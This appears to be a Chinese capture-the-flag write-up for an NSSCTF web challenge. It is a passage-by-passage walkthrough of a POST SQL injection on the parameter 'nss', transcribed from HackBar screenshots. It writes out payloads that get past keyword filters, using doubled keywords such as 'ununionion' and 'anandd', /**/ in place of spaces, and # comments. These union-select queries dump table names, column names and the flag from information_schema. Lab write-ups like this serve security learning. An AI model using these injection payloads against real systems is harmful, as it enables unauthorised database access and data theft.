

年轻的Web手啊！  
看题目名就知道你该干嘛了吧~  
用相对安全的方式传参吧  
奥对了参数是nss




No System is Safe

1.看题目名可以知道考SQL注入，相对安全的方式那就是POST注入了，参数为nss

先传个1，flag直接就出来了（当然不是正确的）

Flag: NSSCTF{This\_1s\_F4ke\_flag}

This is true flag: NSSCTF{Ar3\_y0u\_K1ngd1ng}



2.测试闭合为单引号，过滤了注释符号"--"，但是可以用#

# Flag: NSSCTF{This\_1s\_F4ke\_flag}

## This is true flag: NSSCTF{Ar3\_y0u}

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境

LOAD ▾ SPLIT EXECUTE TEST ▾ SQLI ▾ XSS ▾ LFI ▾ SSRF ▾

URL  
`http://node5.anna.nssctf.cn:29265/`

☒ Use POST method enctype  
application/x-www-form-urlencoded ▾

Body  
`nss=1' #`

3.在查看列的时候可以看到or和空格都被去除了

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 帮助

LOAD ▾ SPLIT EXECUTE TEST ▾ SQLI ▾ XSS ▾ LFI ▾ SSRF ▾ SSTI ▾ SHELL ▾

URL  
`http://node5.anna.nssctf.cn:29265/`

☒ Use POST method enctype  
application/x-www-form-urlencoded ▾ MODIFY HEADERS

Body  
`nss=1' order by 3#`

Name
<input checked="" type="checkbox"/> Host

or可以采用双写绕过，空格可以用/\*\*/来代替，也可以用()进行绕过

Flag: NSSCTF{This\_1s\_F4ke\_flag}

This is true flag: NSSCTF{Ar3\_y0u\_F

 查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF SST


URL  
http://node5.anna.nssctf.cn:29265/

☒ Use POST method 

enctype  
application/x-www-form-urlencoded

Body  
nss=1'oorrder/\*\*/by(3)#

可以知道一共有三列

 查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF

URL  
http://node5.anna.nssctf.cn:29265/

☒ Use POST method 

enctype  
application/x-www-form-urlencoded

Body  
nss=1'oorrder/\*\*/by(4)#

4.在测回显位时可以看到union也被去除了，同样可以采用双写绕过

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'select/\*\*/1,2,3#' LIMIT 0,1' at

LOAD ▾ SPLIT EXECUTE TEST ▾ SQLI ▾ XSS ▾ LFI ▾ SSRF ▾ SSTI ▾ SHELL ▾ ENCOI

URL  
http://node5.anna.nssctf.cn:29265/

☒ Use POST method      enctype  
application/x-www-form-urlencoded      MODIFY HEADER

Body  
nss=1'union/\*\*/select/\*\*/1,2,3#      Name  
☒ Host

Flag: NSSCTF{This\_1s\_F4ke\_flag}

This is true flag: NSSCTF{Ar3\_y0u\_K1ngd1ng}

LOAD ▾ SPLIT EXECUTE TEST ▾ SQLI ▾ XSS ▾ LFI ▾ SSRF ▾ SSTI ▾ SHELL ▾ ENCODIN

URL  
http://node5.anna.nssctf.cn:29265/

☒ Use POST method      enctype  
application/x-www-form-urlencoded      MODIFY HEADER

Body  
nss=1'ununionion/\*\*/select/\*\*/1,2,3#      Name  
☒ Host

Name

这一下不能看回显位，把1去掉，可以知道2和3的位置为回显位

Flag: 2

This is true flag: 3

LOAD ▾ SPLIT EXECUTE TEST ▾ SQLI ▾ XSS ▾ LFI ▾ SSRF

URL  
http://node5.anna.nssctf.cn:29265/

☒ Use POST method      enctype  
application/x-www-form-urlencoded


Body  
nss='ununionion/\*\*/select/\*\*/1,2,3#

5.接下来查表

```
nss='ununionion/**/select/**/1, database(), group_concat(table_name)from/**/infoorr  
mation_schema.tables/**/where/**/database()=table_schema#
```

# Flag: NSS\_db

## This is true flag: NSS\_tb,users

 查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境

LOAD ▾ SPLIT EXECUTE TEST ▾ SQLI ▾ XSS ▾ LFI ▾ SSRF ▾ S

URL  
http://node5.anna.nssctf.cn:29265/

☒ Use POST method enctype  
application/x-www-form-urlencoded ▾

Body  
nss='ununionion/\*\*/select/  
\*\*/1, database(), group\_concat(table\_name)from/\*\*/  
infoorrmation\_schema.tables/\*\*/where/\*\*/database()=table\_schema#

6.查列，and也被去除了，一样可以用双写绕过，用and可以帮助我们查到我们想要查的表的列，不用也可以看出来

```
nss='ununionion/**/select/**/1, database(), group_concat(column_name)from/**/infoorr  
mation_schema.columns/**/where/**/database()=table_schema/**/anandd/**/table_nam  
e='NSS_tb' #
```

# Flag: NSS\_db

## This is true flag: id,Secr3t,flll444g

查看器

控制台

调试器

网络

样式编辑器

性能

内存

存储

无障碍环境

LOADSPLITEXECUTETESTSQLIXSSLFISSRFSSST

URL

http://node5.anna.nssctf.cn:29265/

Use POST method

enctype  
application/x-www-form-urlencoded

Body

nss='ununionion/\*\*/select/  
\*\*/1,database(),group\_concat(column\_name)from/\*\*/  
infoorrmat1on\_schema.columns/\*\*/where/\*\*/database()=table\_schema/  
\*\*/anandd/\*\*/table\_name='NSS\_tb'#

### 7.得到flag

```
nss='ununionion/**/select/**/1,database(),group_concat(id,Secr3t,flll444g)from/**/  
/NSS_tb#
```

## This is true flag: 1NSSCTF{8e0c12cb-95fa-46de-9f0d-a31b142ed7b4}NSSCTF{I\_d0nt\_want\_t0\_w4ke\_up}

查看器

控制台

调试器

网络

样式编辑器

性能

内存

存储

无障碍环境

应用程序

HackBar

HackBar

LOADSPLITEXECUTETESTSQLIXSSLFISSRFSSTISHELLENCODINGHASHING

URL

http://node5.anna.nssctf.cn:29265/

Use POST method

enctype  
application/x-www-form-urlencoded

MODIFY HEADER

Body

nss='ununionion/\*\*/select/  
\*\*/1,database(),group\_concat(id,Secr3t,flll444g)from/\*\*/NSS\_tb#

Name	Value
<input checked="" type="checkbox"/> Host	node5